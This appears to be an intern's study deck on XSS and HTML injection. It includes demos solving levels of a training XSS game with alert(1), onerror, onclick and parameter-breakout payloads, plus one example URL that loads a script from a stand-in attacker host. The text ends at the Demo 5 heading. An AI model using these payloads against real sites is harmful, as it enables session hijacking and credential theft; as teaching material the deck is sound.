
A RESEARCH STUDY ON

XSS & HTML INJECTION

WITH FEW PRACTICAL DEMOS



Guides: Mr Ali J Sir & Mr Kuldeep LM Sir

Jayashankar P _ SPYDER 9

Red Team Intern @ CyberSapiens

22th November, 2024

INTRODUCTION TO XSS & HTML INJECTION

❖ Cross Site Scripting (XSS) & It's types

XSS is a type of web security vulnerability that allows an attacker to inject malicious scripts into a legitimate website or web application. When a user interacts with the compromised website, the malicious script executes in the user's browser, potentially stealing sensitive information, hijacking user sessions, or redirecting users to malicious websites.

Types of XSS:

1. **Reflected XSS:** The malicious script is reflected back to the user in the same HTTP response.
2. **Stored XSS:** The malicious script is persistently stored on the server and executed whenever a user accesses the affected page.
3. **DOM-based XSS:** The malicious script is injected into the Document Object Model (DOM) of the web page, bypassing traditional input validation.


❖ HyperText Markup Language (HTML) Injection & It's types


HTML is the standard markup language for creating web pages. It defines the structure and content of a webpage. HTML elements are the building blocks of web pages, and they are defined by tags, which are enclosed in angle brackets (< >).

HTML injection occurs when a malicious user can inject arbitrary HTML code into a vulnerable web page.

Types of HTML Injection:

1. **Reflected HTML injection:** The injected code is reflected back to the user in the response, often as part of an error message or search result.
2. **Stored HTML injection:** The injected code is stored on the server and executed whenever the page is loaded.


Cross-Site Scripting (XSS)
1. Hacker injects trusted website with malicious script
2. Victim visits trusted website and triggers malicious script
TRUSTED WEBSITE
3. Victim's browser executes malicious script and unknowingly forwards desired information (session token, cookie, etc.) to hacker
HACKER
VICTIM


Injects HTML payload into the web page
Attacker opens a session
After user enter his credentials the atacker will be able to gain sensitive information of user
HACKT3R M4Z3

Let me explain both in a most simple way to understand;

❖ XSS (Cross-Site Scripting)


Imagine a website as a house. XSS is like a sneaky burglar who sneaks into the house by hiding inside a package delivered to a resident. The resident, unaware of the danger, opens the package, and the burglar springs out, causing havoc.

In technical terms, XSS is a type of injection attack where malicious code is injected into a vulnerable website. This code can steal sensitive information like passwords, hijack user sessions, or redirect users to malicious websites.

<u>An imagined scenario</u>

Imagine an online forum, where multiple users can post some comments. The forum is vulnerable to XSS.

If an attacker posts a comment with a link that appears to lead to a legitimate website but actually redirects users to a malicious website. The link might be disguised as a helpful resource or a funny meme. When a user clicks the link, they are unknowingly redirected to a phishing site designed to steal their credentials.


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
Password
Sensitive data
Wire transfer
Mother's maiden name

❖ HTML Injection

HTML injection is a bit like a prankster who sneaks into a school play and changes the script, making the actors say silly things. In web applications, HTML injection occurs when an attacker inserts malicious HTML code into a website's input fields. This can lead to website defacement, unauthorized access, or other malicious activities.


<u>An imagined scenario</u>

Imagine the same online forum, and the same attacker posts a comment with malicious HTML code, like `<script>alert('Hacked!')</script>`. When other users view the comment, their browsers execute the script, displaying a pop-up message.


Demo 1 : XSS Category _ world of XSS

Goal : To inject a script to pop up a JavaScript alert().

- ✓ **Demo description**
  Here I have demonstrated a common cause of cross-site scripting where user input is directly included in the page without proper escaping. Here is how to interact with the vulnerable application window and find a way to make it execute JavaScript of our choosing.
- ✓ **Demo URL :** https://xss-game.appspot.com/level1



- ✓ **Script Used :** <script>alert(1)</script>


xss-game.appspot.com says

Congratulations, you executed an alert:


1

You can now advance to the next level.

Demo 2 : XSS Category _ persistence is key

Goal : To inject a script to pop up an alert() in the context of the application.

- ✓ **Demo description**
  Here I have demonstrated an example to show, how easily XSS bugs can be introduced in complex apps. Web applications often keep user data in server-side and, increasingly, client-side databases and later display it to users. No matter where such user-controlled data comes from, it should be handled carefully.
- ✓ **Demo URL :** https://xss-game.appspot.com/level2



Your Target

I am vulnerable

URL https://xss-game.appspot.com/level2/frame Go


Madchattr Chatter from across the Web.

You
Wed Nov 20 2024 00:26:20 GMT+0530 (India Standard Time)

Welcome!

This is your *personal* stream. You can post anything you want here, especially madness.

- ✓ **Script Used :** <img src="x" onerror=alert(1)>



xss-game.appspot.com says

Congratulations, you executed an alert:

1

You can now advance to the next level.

You
Wed Nov 20 2024 00:26:20 GMT+0530 (India Standard Time)

Welcome!


This is your *personal* stream. You can post anything you want here, especially madness.

You
Wed Nov 20 2024 00:43:18 GMT+0530 (India Standard Time)


Demo 3 : XSS Category _ that sinking feeling

Goal : To inject a script to pop up a JavaScript alert () in the app.

- ✓ **Demo description**
  Here I have tried a different method, why because sometimes the previously used facts may be hidden by higher-level APIs which use one of those functions under the hood. Here is an example for such hidden sink. Since I can't enter any payload anywhere in this application, I have manually edited the address in the URL bar itself.
- ✓ **Demo URL :** https://xss-game.appspot.com/level3


Your Target
I am vulnerable
URL https://xss-game.appspot.com/level3/frame#1
Go
cloudiddly
Take a tour of our cloud data center.
Image 1
Image 2
Image 3
Image 1

- ✓ **Script Used :** 'onclick="alert(1)"



xss-game.appspot.com says

Congratulations, you executed an alert:

1


You can now advance to the next level.

OK
Your Target
I am vulnerable
URL https://xss-game.appspot.com/level3/frame#1'onclick="alert(1)"'
Go
cloudiddly
Take a tour of our cloud data center.
Image 1
Image 2
Image 3
Image 1


Demo 4 : XSS Category _ context matters

Goal : To inject a script to pop up a JavaScript alert () in the application.

- ✓ **Demo description**
  Every bit user-supplied data must be correctly escaped for the context of the page in which it will appear. Here is a different method of solution.
- ✓ **Demo URL :** https://xss-game.appspot.com/level4



- ✓ **Script Used :** ?timer=')%3Balert(1)%3Bvar b=('



xss-game.appspot.com says

Congratulations, you executed an alert:

1

You can now advance to the next level.


URL https://xss-game.appspot.com/level4/frame?timer=');alert(1);var b=('

Your timer will execute in ');alert(1);var b=(' seconds.

Demo 5 : XSS Category _ breaking protocol

Goal : To inject a script to pop up an alert () in the context of the application.

